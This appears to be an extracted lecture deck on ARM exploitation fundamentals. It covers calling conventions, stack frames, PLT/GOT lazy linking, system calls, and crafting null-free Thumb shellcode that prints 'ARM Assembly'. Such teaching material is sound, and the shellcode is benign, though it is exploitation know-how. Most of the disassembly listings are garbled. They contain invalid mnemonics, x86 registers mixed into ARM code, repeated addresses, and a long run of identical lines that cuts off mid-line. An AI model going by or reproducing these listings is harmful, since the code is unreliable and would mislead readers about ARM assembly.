- Automatically created for each called function

```

02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, r2
02471005    mov      r0, r2
02471006    mov      r3, r3
02471007    stc      r2, [r0, #4]
02471008    bl       0242404
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r3
0247100b    rsth     r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       0242406
0247100f    subl     r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bhs      0247102
02471013    addis    r4, r4, #5
02471014    movcc    r2, #1
02471015    movcc    r2, #0
02471016    cmp      r0, r4
02471017    movlsl   r2, #0
02471018    andbt    r2, r2, #1
02471019    cmp      r2, #0
0247101a    subeq    r0, r0, #4
0247101b    subine   r0, r0, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #0
0247101e    lsr      r3, r0, #16
0247101f    rsth     r0, r0
02471020    mov      r0, r4
02471021    b        0242406
02471022    addis    r4, r4, #5
02471023    movcc    r2, #1
02471024    movcc    r2, #0
02471025    cmp      r0, r4
02471026    movlsl   r2, #0
02471027    andbt    r2, r2, #1
02471028    cmp      r2, #0
02471029    subine   r5, r5, #1
0247102a    subine   r0, r0, #2
0247102b    b        0242406
0247102c    cmp      r4, r4
0247102d    movcc    r4, #0

```


# Calling Convention

## How to call functions

- The first four arguments in registers `r0-r3`
- More arguments on the stack
- Return value will be stored in `r0`
- `r4 - r11` have to be preserved by subroutines

02477000	subseq	r7, r7, r1	
02477004	subseq	r7, r7, r1	
02477008	addseq	r1, r1, r5	
0247700C	sub	r2, r1, r2	
01850000	mov		r0
01850004	mov		r1
02500000	lcl		r2
02500004	ldr		r3
01850008	mov		r4
0250000C	mov		r5
02500010	lcl		r6
02500014	mov		r7
02500018	mov		r8
0185001C	mov		r9
02500020	mov		r10
02500024	mov		r11 - fp
01850028	mov		r12 - ip
0250002C	mov		r13 - sp
02500030	mov		r14 - lr
02500034	mov		r15 - pc

# Stack Frames





# Stack Frames - Function Prologue

- Functions are called through **bl** and **blx**
  - Return address is stored in link register (**lr/r14**)
- Registers that have to be preserved are stored on the stack
- Link register is stored on the stack in the function prologue if the function is not a leaf function

```
push    {fp, lr}
add     fp, sp, #4
sub     sp, sp, #136
```

```
02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r2, r2, #5
02471004    sub     r2, r2, #2
02471005    mov     r0, r2
02471006    mov     r3, r5
02471007    str     r2, [sp, #4]
02471008    bl      024240
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r5
0247100b    nrth     r4, r4
0247100c    mov     r0, r0
0247100d    mov     r0, r2
0247100e    bl      024240
0247100f    sub     r0, r0, #2
02471010    str     r1, [r4, #4, lsl, #16]
02471011    cmp     r2, r2
02471012    bne     r2, r5
02471013    mov     r0, r0
02471014    andlt    r2, r2, #4
02471015    cmp     r2, r0
02471016    subeq    r5, r5, #4
02471017    subne    r5, r5, #2
```

```
02471018    b        024000
02471019    adds    r4, r4, #5
0247101a    movcc    r2, r4
0247101b    movcs    r2, r0
0247101c    cmp     r0, r2
0247101d    movlt    r2, r0
0247101e    andlt    r2, r2, #4
0247101f    cmp     r2, r0
02471020    subne    r5, r5, #4
02471021    subne    r5, r5, #2
02471022    b        024000
02471023    cmp     r4, r4
02471024    movcs    r2, r0
```

# Stack Frames - Function Epilogue

- Preserved registers are restored
- pc is restored
  - several possibilities
    - restore `lr` and branch to `lr`
    - restore `pc` through `pop`

```

02410001    subeq    r2, r2, #4
02470001    subne    r2, r2, #4
02481000    addlsl    r4, r4, #5
02412001    sub     r2, r2, r2
01800002    mov     r0, r2
01801000    mov     r3, r3
02402000    str     r2, [sp, #4]
02020001    bl      02020000
02402000    ldr     r2, [sp, #4]
01801000    mov     r4, r3
02770074    orlth    r4, r4
01800000    mov     r0, r0
01800002    mov     r0, r2
02020000    bl      02020000
02000000    subl     r0, r0, r2
01801001    orr     r1, r4, r1, lsl, #10
01500001    cmp     r0, r2
02000000    bts     10, r0
02011000    addls    r4, r4, r0
02402001    movcc    r2, r2
02402000    movcs    r2, r0
01500001    cmp     r0, r2
02402000    movls    r2, r0
02020001    andlt    r2, r2, r4

```

```

sub sp, fp, #4
pop {fp, pc}

```

```

sub sp, fp, #4
pop {fp, lr}
bx lr

```

```

02770074    b      02020000
01500001    cmp     r0, r2
02402000    movls    r2, r0
02402001    andlt    r2, r2, r4
01502000    cmp     r2, r0
02450001    subne    r5, r5, #1
02450001    subne    r5, r5, #2
02770075    b      02020000
01500001    cmp     r4, r4
01502000    movcs    r4, r0

```

# Dynamic Linking (1)

- Applications are split into several files
  - Executable
  - Libraries (\*.so)
- Addresses of functions in libraries are not fixed
  - Position independent code
- Addresses of functions have to be resolved during runtime
- ELF supports dynamic linking
  - Global Offset Table (.got/.plt.got)
  - Procedure Linkage Table (.plt)
- Dynamic linker is used to resolve addresses

```

02471004      subeq    %r1, %r1, %r1
02471004      subine   %r1, %r1, %r1
02471004      addine   %r1, %r1, %r1
02471004      sub     %r1, %r1, %r1
02471004      mov     %r1, %r1
02471004      mov     %r1, %r1
02471004      stc     %r1, [%r1, %r1]
02471004      btl     0x02471004
02471004      ldr     %r1, [%r1, %r1]
02471004      mov     %r1, %r1
02471004      rctb    %r1, %r1
02471004      mov     %r1, %r1
02471004      mov     %r1, %r1
02471004      btl     0x02471004
02471004      subl    %r1, %r1, %r1
02471004      orc     %r1, %r1, %r1, %r1, %r1, %r1
02471004      cmp     %r1, %r1
02471004      btl     0x02471004
02471004      addsl   %r1, %r1, %r1
02471004      movcc   %r1, %r1
02471004      movccs  %r1, %r1
02471004      cmp     %r1, %r1
02471004      movlsl  %r1, %r1
02471004      andl    %r1, %r1, %r1
02471004      or     %r1, %r1, %r1, %r1, %r1
02471004      b       0x02471004
02471004      sub     %r1, %r1, %r1
02471004      ldr     %r1, [%r1, %r1]
02471004      rctb    %r1, %r1
02471004      mov     %r1, %r1
02471004      b       0x02471004
02471004      addsl   %r1, %r1, %r1
02471004      movcc   %r1, %r1
02471004      movccs  %r1, %r1
02471004      cmp     %r1, %r1
02471004      movlsl  %r1, %r1
02471004      andl    %r1, %r1, %r1
02471004      cmp     %r1, %r1
02471004      subine   %r1, %r1, %r1
02471004      subine   %r1, %r1, %r1
02471004      b       0x02471004
02471004      cmp     %r1, %r1
02471004      movccs  %r1, %r1

```

# Dynamic Linking (2)

- Global Offset Table

- Array of pointers
- Addresses of functions and variables
- Variables are resolved when the program is started

- Procedure Linkage Table

- Consists of code for every function that has to be linked
- Is called instead of the real function
- Is used for address resolution in a lazy linking manner
- Uses GOT to store pointers of resolved functions

```

02471004    subseq    %EAX, %EAX, %EAX
02471008    subline   %EAX, %EAX, %EAX
0247100C    addline   %EAX, %EAX, %EAX
02471010    sub       %EAX, %EAX, %EAX
02471014    mov       %EAX, %EAX
02471018    mov       %EAX, %EAX
0247101C    stc       %EAX, [%EAX, %EAX]
02471020    btl       %EAX, %EAX
02471024    btl       %EAX, [%EAX, %EAX]
02471028    mov       %EAX, %EAX
0247102C    stxth     %EAX, %EAX
02471030    mov       %EAX, %EAX
02471034    mov       %EAX, %EAX
02471038    btl       %EAX, %EAX
0247103C    subl      %EAX, %EAX, %EAX
02471040    orc       %EAX, %EAX, %EAX, %EAX, %EAX
02471044    cmp       %EAX, %EAX
02471048    bts       %EAX, %EAX
0247104C    addsb     %EAX, %EAX, %EAX
02471050    movcs     %EAX, %EAX
02471054    movcs     %EAX, %EAX
02471058    cmp       %EAX, %EAX
0247105C    movlcs    %EAX, %EAX
02471060    andl      %EAX, %EAX, %EAX
02471064    cmp       %EAX, %EAX
02471068    cmpcs     %EAX, %EAX, %EAX
0247106C    btl       %EAX, %EAX
02471070    btl       %EAX, [%EAX, %EAX]
02471074    btl       %EAX, [%EAX, %EAX]
02471078    stxth     %EAX, %EAX
0247107C    mov       %EAX, %EAX
02471080    btl       %EAX, %EAX
02471084    addsb     %EAX, %EAX, %EAX
02471088    movcs     %EAX, %EAX
0247108C    movcs     %EAX, %EAX
02471090    andl      %EAX, %EAX, %EAX
02471094    cmp       %EAX, %EAX
02471098    cmpcs     %EAX, %EAX, %EAX
0247109C    subseq     %EAX, %EAX, %EAX
024710A0    subline    %EAX, %EAX, %EAX
024710A4    btl       %EAX, %EAX
024710A8    cmp       %EAX, %EAX
024710AC    movcs     %EAX, %EAX

```

# Dynamic Linking - Lazy Linking (1)

## Example: calling printf

Call of the entry in the PLT instead of the real function

```
0x104aa:    blx 0x1030c           @ printf in plt
```

## PLT entry of printf

```
0x1030c:    add r12, pc, #0, 12    @ set r12 to pc
0x10310:    add r12, r12, #16, 20  @ add 0x10000
0x10314:    ldr pc, [r12, #3320]!  @ set r12 to GOT
                                @ address of printf
                                @ and load the address
                                @ from there into pc
```

```

02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r2, #8
02471004    sub     r2, r2, #2
02471005    mov     r0, r2
02471006    mov     r1, r3
02471007    str     r2, [sp, #4]
02471008    bl      10a2a0
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r3
0247100b    strh    r4, r0
0247100c    mov     r0, r0
0247100d    mov     r0, r0
0247100e    bl      10a2a0

```

```

0247100f    blx      10a2a0
02471010    add     r4, r2, #8
02471011    movcc   r2, #0
02471012    movcc   r2, #0
02471013    movcc   r2, #0
02471014    cmp     r0, r2
02471015    movl    r2, #0

```

```

02471016    movcc   r2, #0
02471017    movcc   r2, #0
02471018    cmp     r0, r2
02471019    movl    r2, #0
0247101a    andn    r2, r2, #1
0247101b    cmp     r2, #0
0247101c    subne    r5, r5, #4
0247101d    subne    r5, r5, #4
0247101e    b       10a2a0
0247101f    cmp     r4, r2
02471020    movcc   r2, #0

```

# Dynamic Linking - Lazy Linking (2)

```
02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #1
02471003    addne    r4, r2, #5
02471004    sub     r2, r2, r2
02471005    mov     r0, r2
02471006    mov     r1, r2
```

```
0x1030c:    add r12, pc, #0, 12    @ r12 = 0x10314
0x10310:    add r12, r12, #16, 20  @ r12 = 0x20314
0x10314:    ldr pc, [r12, #3320]!  @ r12 = r12 + 3320
                                @ = 0x2100c
```

```
02471007    mov     r0, r2
02471008    mov     r1, r2
```

```
ropper -f <elf_file> --imports
...
Offset      Type  Name
-----
0x0002100c  R8    printf
0x00021010  R8    strcpy
0x00021014  R8    __libc_start_main
0x00021018  R8    __gmon_start__
0x0002101c  R8    abort
```

```
02471001    movcc    r2, r2
02471002    movcs    r2, r2
02471003    cmp     r0, r2
02471004    movls    r2, r0
02471005    andlt    r2, r2, r1
02471006    cmp     r2, r0
02471007    subne    r5, r5, #1
02471008    subne    r5, r5, #1
02471009    b       0x10000
02471001    cmp     r4, r3
02471002    cmp     r4, r3
```



## Shellcode

```

+78000001 movb1 00, 00
+78000002 movl1 00, 00
+78000003 cmp 00, 00
+78000004 movh1 00, 00
+78000005 cmp 00, 00
+78470001 subeq 07, 07, 04
+78470002 subne 07, 07, 04
+78811000 addlne 04, 04, 05
+80412002 sub 02, 04, 02
+81000002 mov 00, 02
+81001000 mov 03, 03
+81002004 stc 02, [0p, 04]
+81020004 b1 100200
+81002004 ldr 02, [0p, 04]
+81001000 mov 04, 03
+81770074 uth 04, 04
+81003000 mov 03, 00
+81000002 mov 00, 02
+81001000 b1 100000
+81000002 sul 00, 00, 02
+81041001 orr 01, 04, 04, 303, 010
+81500001 cmp 00, 04
+80000000 b1s 10700
+80110000 addls 04, 04, 00
+81, 04
+81002000 movcs 02, 00
+81500001 cmp 00, 04
+81002000 movl1 02, 00
+81022001 andh1 02, 02, 04
+81520000 cmp 02, 00
+81450001 subeq 05, 05, 04
+81450002 subne 05, 05, 02
+80810000 addlne 04, 04, 05
+80812000 sub 04, 04, 00
+81050007 orr 00, 05, 07, 303, 010
+81777710 b 10000
+81450000 sub 05, 05, 00
+81000020 lsr 03, 00, 010
+81770070 uth 00, 00
+81000001 mov 0p, 04
+81777710 b 10000
+81011000 addls 04, 04, 00
+81002001 movcs 02, 04
+81002000 movcs 03, 00
+81500001 cmp 0p, 04
+81002000 movl1 02, 00
+81022001 andh1 02, 02, 04
+81520000 cmp 02, 00
+81450001 subeq 05, 05, 04
+81450002 subne 05, 05, 02
+81777710 b 10000
+81520001 cmp 04, 04
+81520000 movcs 03, 00
```



# What is Shellcode?

Shellcode is a sequence of bytes that can be interpreted and executed by the CPU. Historically it is called shellcode, because the first versions spawned a shell.

Mostly, shellcode consists of position independent code. To accomplish this on GNU/Linux, system calls can be used.

Shellcode must be free of so-called bad bytes. Bad bytes are bytes that interfere with the placement of the shellcode (e.g. a null byte if string operations like `strcpy` are used).

00417700	subseq	(7, 07, 04)
00417704	subseq	(7, 07, 04)
00417708	subseq	(7, 07, 04)
00417712	sub	(4, 04, 04)
00417716	sub	(4, 04, 04)
00417720	sub	(4, 04, 04)
00417724	sub	(4, 04, 04)
00417728	sub	(4, 04, 04)
00417732	sub	(4, 04, 04)
00417736	sub	(4, 04, 04)
00417740	sub	(4, 04, 04)
00417744	sub	(4, 04, 04)
00417748	sub	(4, 04, 04)
00417752	sub	(4, 04, 04)
00417756	sub	(4, 04, 04)
00417760	sub	(4, 04, 04)
00417764	sub	(4, 04, 04)
00417768	sub	(4, 04, 04)
00417772	sub	(4, 04, 04)
00417776	sub	(4, 04, 04)
00417780	sub	(4, 04, 04)
00417784	sub	(4, 04, 04)
00417788	sub	(4, 04, 04)
00417792	sub	(4, 04, 04)
00417796	sub	(4, 04, 04)
00417800	sub	(4, 04, 04)
00417804	sub	(4, 04, 04)
00417808	sub	(4, 04, 04)
00417812	sub	(4, 04, 04)
00417816	sub	(4, 04, 04)
00417820	sub	(4, 04, 04)
00417824	sub	(4, 04, 04)
00417828	sub	(4, 04, 04)
00417832	sub	(4, 04, 04)
00417836	sub	(4, 04, 04)
00417840	sub	(4, 04, 04)
00417844	sub	(4, 04, 04)
00417848	sub	(4, 04, 04)
00417852	sub	(4, 04, 04)
00417856	sub	(4, 04, 04)
00417860	sub	(4, 04, 04)
00417864	sub	(4, 04, 04)
00417868	sub	(4, 04, 04)
00417872	sub	(4, 04, 04)
00417876	sub	(4, 04, 04)
00417880	sub	(4, 04, 04)
00417884	sub	(4, 04, 04)
00417888	sub	(4, 04, 04)
00417892	sub	(4, 04, 04)
00417896	sub	(4, 04, 04)
00417900	sub	(4, 04, 04)
00417904	sub	(4, 04, 04)
00417908	sub	(4, 04, 04)
00417912	sub	(4, 04, 04)
00417916	sub	(4, 04, 04)
00417920	sub	(4, 04, 04)
00417924	sub	(4, 04, 04)
00417928	sub	(4, 04, 04)
00417932	sub	(4, 04, 04)
00417936	sub	(4, 04, 04)
00417940	sub	(4, 04, 04)
00417944	sub	(4, 04, 04)
00417948	sub	(4, 04, 04)
00417952	sub	(4, 04, 04)
00417956	sub	(4, 04, 04)
00417960	sub	(4, 04, 04)
00417964	sub	(4, 04, 04)
00417968	sub	(4, 04, 04)
00417972	sub	(4, 04, 04)
00417976	sub	(4, 04, 04)
00417980	sub	(4, 04, 04)
00417984	sub	(4, 04, 04)
00417988	sub	(4, 04, 04)
00417992	sub	(4, 04, 04)
00417996	sub	(4, 04, 04)
00418000	sub	(4, 04, 04)
00418004	sub	(4, 04, 04)
00418008	sub	(4, 04, 04)
00418012	sub	(4, 04, 04)
00418016	sub	(4, 04, 04)
00418020	sub	(4, 04, 04)
00418024	sub	(4, 04, 04)
00418028	sub	(4, 04, 04)
00418032	sub	(4, 04, 04)
00418036	sub	(4, 04, 04)
00418040	sub	(4, 04, 04)
00418044	sub	(4, 04, 04)
00418048	sub	(4, 04, 04)
00418052	sub	(4, 04, 04)
00418056	sub	(4, 04, 04)
00418060	sub	(4, 04, 04)
00418064	sub	(4, 04, 04)
00418068	sub	(4, 04, 04)
00418072	sub	(4, 04, 04)
00418076	sub	(4, 04, 04)
00418080	sub	(4, 04, 04)
00418084	sub	(4, 04, 04)
00418088	sub	(4, 04, 04)
00418092	sub	(4, 04, 04)
00418096	sub	(4, 04, 04)
00418100	sub	(4, 04, 04)
00418104	sub	(4, 04, 04)
00418108	sub	(4, 04, 04)
00418112	sub	(4, 04, 04)
00418116	sub	(4, 04, 04)
00418120	sub	(4, 04, 04)
00418124	sub	(4, 04, 04)
00418128	sub	

# System Calls

- Interface to the Kernel

- Ask the Kernel to do something for you
- Possibility to call higher privileged functions

- libc has wrapper functions for the syscalls

- `write(...)`
- `read(...)`
- `execve(...)`
- etc.

```

02471001    subeq    r2, r2, #4
02471002    subine   r2, r2, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    stc      r2, [r0, #4]
02471008    bl       024240
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r5
0247100b    uth      r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       024240
0247100f    sub      r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bts      16, r4
02471013    addis    r4, r4, #5
02471014    movcc    r2, #2
02471015    movcc    r2, #0
02471016    cmp      r0, r4
02471017    movlsl   r2, #0
02471018    andbt    r2, r2, #4
02471019    cmp      r2, #0
0247101a    subeq    r3, r3, #4
0247101b    subine   r5, r5, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #5
0247101e    lsr      r4, r4, #16
0247101f    uth      r0, r0
02471020    mov      r0, r4
02471021    b        024240
02471022    addis    r4, r4, #5
02471023    movcc    r2, #2
02471024    movcc    r2, #0
02471025    cmp      r0, r4
02471026    movlsl   r2, #0
02471027    andbt    r2, r2, #4
02471028    cmp      r2, #0
02471029    subine   r5, r5, #4
0247102a    subine   r0, r5, #2
0247102b    b        024240
0247102c    cmp      r4, r4
0247102d    movcc    r2, #2

```

# Calling System Calls

- Arguments in **r0** - **r5**
- System call no in **r7**
- **swi** / **svc** #0 to make a system call
  - **swi** means Software Interrupt, replaced with **svc**
  - **svc** means SupervisorCall
  - #1 can also be used to make a system calls

02401004	subneq	
02401004	subneq	r0
02401004	addneq	
02401004	sub	r1
02401004	mov	
02401004	mov	r2
02401004	stc	
02401004	bl	r3
02401004	ldr	
02401004	mov	r4
02401004	stxth	
02401004	mov	r5
02401004	mov	
02401004	bl	
02401004	subl	r6
02401004	orc	
02401004	cap	
02401004	bls	r7
02401004	addls	
02401004	movcc	
02401004	movcc	r8
02401004	cap	
02401004	movcc	r9
02401004	andhl	
02401004	cap	
02401004	subneq	r10
02401004	subneq	
02401004	addneq	r11
02401004	sub	
02401004	orc	r12
02401004	bl	
02401004	addls	r13 (sp)
02401004	movcc	r14 (lr)
02401004	movcc	
02401004	cap	r15 (pc)
02401004	movcc	
02401004	cap	
02401004	andhl	
02401004	cap	
02401004	subneq	r0, r1, #1
02401004	subneq	r0, r1, #1
02401004	bl	r0, r1, #1
02401004	cap	r0, r1, #1
02401004	cap	r0, r1, #1
02401004	cap	r0, r1, #1

# Creating Shellcode

Let's create shellcode that uses the system call **write** and prints a message.

## libc wrapper

```
write(1, "ARM Assembly", 12);
```

## System call

<b>syscall</b>	<b>r7</b>	<b>r0</b>	<b>r1</b>	<b>r2</b>
sys_write	0x4	unsigned int fd	const char *buf	size_t count

# Creating Shellcode

```
02471001    subeq    r7, r7, #1
12471001    subne    r7, r7, #2
10811005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801004    mov     r1, r1
e3802004    str     r2, [r0, #4]
e00200c1    bl      10a2a4
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r1
```

```
.section .text
.global _start
```

```
_start:
```

<b>add</b> <b>r1</b> , <b>pc</b> , #12	@ set r1 to pc + 12	- address of string
<b>mov</b> <b>r0</b> , #1	@ mov 1 into r0	- stdout
<b>mov</b> <b>r2</b> , #12	@ mov 12 into r2	- length of string
<b>mov</b> <b>r7</b> , #4	@ mov 4 into r7	- syscall no write
<b>svc</b> #1		
<b>.ascii</b> "ARM Assembly\0"		

```
e1800028    ldr     r4, r0, #16
e07f8078    uxtb    r0, r0
e1800001    mov     r0, r2
e00200c3    b       100000
e0011005    adds    r4, r4, r0
e3802004    movcc   r2, r4
12802000    movcs   r2, r0
e1500001    cmp     r0, r2
12802000    movls   r2, r0
12802000    movls   r2, r0
12802001    andbt   r2, r2, r4
e0520000    cmp     r2, r0
02451001    subne    r5, r5, #1
12451001    subne    r5, r5, #2
e07fff35    b       100000
e1510001    cmp     r4, r4
11520000    movcs   r4, r0
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

10	10	8F	E2
01	00	A0	E3
0C	20	A0	E3
04	70	A0	E3
01	00	00	EF
41	52	4D	20
41	73	73	65
6D	62	6C	79
00			

# Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02470001    subeq    r2, r2, #4
12470001    subne    r2, r2, #4
10811005    addlne   r4, r4, #5
e0412001    sub      r2, r4, #2
e1800001    mov      r0, #1
e1811005    mov      r1, #5
e5802004    str      [r0, #4]
e0920001    bl       100200
e7802004    ldr      r2, [r0, #4]
e1801005    mov      r1, #5
e7ff0074    uxtb     r4, r0
e1810001    mov      r0, #1
e0000000
e0000000
e1800001    mov      r0, #1
e0000000
e0000000
12000000
12000000
e1500000
e0000000
e0000000
e0000000
12400000
10800000
e0412001    sub      r2, r4, #2
e1800001    mov      r0, #1
e7ff0074    uxtb     r4, r0
e1800001    mov      r0, #1
e0000000    b        100000
e0000000    adds     r4, r4, #5
e5802004    str      [r2, #4]
e2802000    movcs    r2, #0
e1500001    cmp      r0, #1
e2802000    movt     r2, #48
e2812001    andbt    r2, r2, #1
e3520000    cmp      r2, #0
02450001    subne    r2, r2, #4
12450001    subne    r2, r2, #4
e7ff0074    b        100000
e1510001    cmp      r1, #1
e3520000    cmp      r1, #0
```

10	10	8F	E2
01	00	A0	E3
0C	20	A0	E3
04	70	A0	E3
01	00	00	EF
41	52	4D	20
41	73	73	65
6D	62	6C	79
00			

# Creating Shellcode

**Problem:** null bytes in shellcode

**Fix:** Use Thumb instruction set to craft shellcode.

```
02471001    subeq    r2, r2, #4
12471001    subne    r7, r7, #2
10811005    addne    r4, r4, #5
e0412002    sub      r2, r4, r2
e1800002    mov      r0, r2
e180100a    mov      r3, r5
e5802004    str      r2, [sp, #4]
e00200e1    bl      10a284
e7802004    ldr      r2, [sp, #4]
e180100a    mov      r4, r5
e5ff0074    orth      r4, r4
e1803009    mov      r3, r0
e1800002    mov      r0, r2
e0020058    bl      10a490
e0000039    sub      r0, r0, #2
e1841001    orr      r1, r4, r1, lsl, #16
e1500001    cmp      r0, r4
34000003    bhs      10764
e0011000    adds     r4, r4, r0
12802001    movcc    r2, #1
12802009    movcs    r2, #0
e1500001    cmp      r0, r4
32802000    movls    r2, #0
32802001    andbt    r2, r2, #1
e1510000    cmp      r2, #0
e1450001    subeq    r3, r3, #4
12450002    subne    r5, r5, #2
10811005    addne    r4, r4, #5
e0412009    sub      r4, r4, r0
e1850007    orr      r0, r5, r7, lsl, #16
e5ff0074    b        10000
e0450005    sub      r5, r5, r0
10800020    lsr      r4, r0, #16
e5ff0070    orth      r0, r0
e2800001    mov      r0, r4
e5ff00c3    b        10000
e0011000    adds     r4, r4, r0
32802001    movcc    r2, #1
12802009    movcs    r2, #0
e1500001    cmp      r0, r4
32802000    movls    r2, #0
32802001    andbt    r2, r2, #1
e1520000    cmp      r2, #0
02450001    subeq    r5, r5, #4
12450002    subne    r0, r0, #2
e5ffff05    b        10000
e1510001    cmp      r4, r4
11520000    movcs    r4, #0
```



# Creating Shellcode

```
02470001    subeq    r1, r1, #1
02470002    subne    r1, r1, #1
02470003    addne    r1, r1, #5
02470004    sub     r1, r1, #2
```

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1           @ set r1 to pc+1
    bx r1                   @ branch to r1 to switch to Thumb

    .code 16
    add r1, pc, #8           @ set r1 to pc + 8 - address of string
    mov r0, #1               @ set r0 to 1 - stdout
    mov r0, #1               @ fill inst., needed because of add r1
    mov r2, #12              @ set r2 to 12 - length of string
    mov r7, #4               @ set r7 to 4 - syscall no write
    svc #1
    .ascii "ARM Assembly\0"
```

```
02480001    movs     r1, #0
02480002    cmp     r1, #0
02480003    movls   r1, #0
02480004    andn    r1, r1, #1
02480005    cmp     r1, #0
02480006    subne    r1, r1, #1
02480007    subne    r1, r1, #1
02480008    b       0x0000
02480009    cmp     r1, #1
0248000a    movs     r1, #0
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02477001 subneq r2, r2, #1
02477002 subneq r2, r2, #1
02477003 addneq r2, r2, #5
02477004 sub r2, r2, #2
02477005 mov r0, r2
02477006 mov r1, r2
02477007 stc r2, [r0, #4]
02477008 bl 0x224
02477009 ldr r2, [r0, #4]
```

01	10	8F	E2
11	FF	2F	E1
02	A1		
01	20		
01	20		
0C	22		
04	27		
01	DF		
41	52	4D	20
41	73	73	65
6D	62	6C	79
00			

```
0247700A stxth r0, r2
0247700B mov r0, r2
0247700C b 0x224
0247700D add r2, r1, #5
0247700E movcc r2, #1
0247700F movcc r2, #5
02477010 cmp r0, r2
02477011 movcc r2, #4
02477012 and r2, r2, #1
02477013 cmp r2, #0
02477014 subneq r2, r2, #1
02477015 subneq r2, r2, #1
02477016 b 0x224
02477017 cmp r2, r2
02477018 cmp r2, #0
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02470001 subeq r2, r2, #1
02470002 subne r2, r2, #1
02470003 addne r2, r2, #5
02470004 sub r2, r2, #2
02480001 mov r0, r2
02480002 mov r1, r2
02480003 stc r2, [r0, #4]
02480004 bl 0x248
02480005 ldc r2, [r0, #4]
```

01	10	8F	E2
11	FF	2F	E1
02	A1	00000000	
01	20	00000000	
01	20	00000000	
0C	22	00000000	
04	27	00000000	
01	DF	00000000	
41	52	4D	20
41	73	73	65
6D	62	6C	79
00	00000000		

```
02480001 sth r0, r2
02480002 mov r0, r2
02480003 b 0x248
02480004 adds r2, r2, #5
02480005 movcc r2, r2
02480006 movcc r2, #0
02480007 cmp r0, r2
02480008 movcc r2, #0
02480009 andr1 r2, r2, #1
0248000A cmp r2, #0
0248000B subne r2, r2, #1
0248000C subne r2, r2, #1
0248000D b 0x248
0248000E cmp r2, r2
0248000F cmp r2, #0
```

# Creating Shellcode

```
02470001    subeq    r3, r3, #1
02470002    subne    r3, r3, #2
02470003    addne    r4, r3, r5
```

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]    @ overwrite the A
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM AssemblyA" @ \0 replaced with A
```

```
02470004    lsl      r0, r0
02470005    movt     r2, #8
02470006    andht    r2, r2, #1
02470007    cmp      r2, #0
02470008    subne    r3, r3, #1
02470009    subne    r3, r3, #2
0247000A    b        0x00000000
0247000B    cmp      r3, r3
0247000C    movt     r3, #8
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM AssemblyA"
```

```
02470001 subeq r2, r2, #1
02470002 subne r2, r2, #1
02470003 addne r4, r4, #5
02470004 sub r2, r2, #2
02480001 mov r0, r2
02480002 mov r3, r3
02480003 str r2, [sp, #4]
02480004 bl 0x2484
02480005 ldr r2, [sp, #4]
```

01	10	8F	E2
11	FF	2F	E1
02	A1	00000000	
01	20		
0A	73	00000000	
0C	22		
04	27	00000000	
01	DF		
41	52	4D	20
41	73	73	65
6D	62	6C	79
41	00000000		

```
02480006 push r2
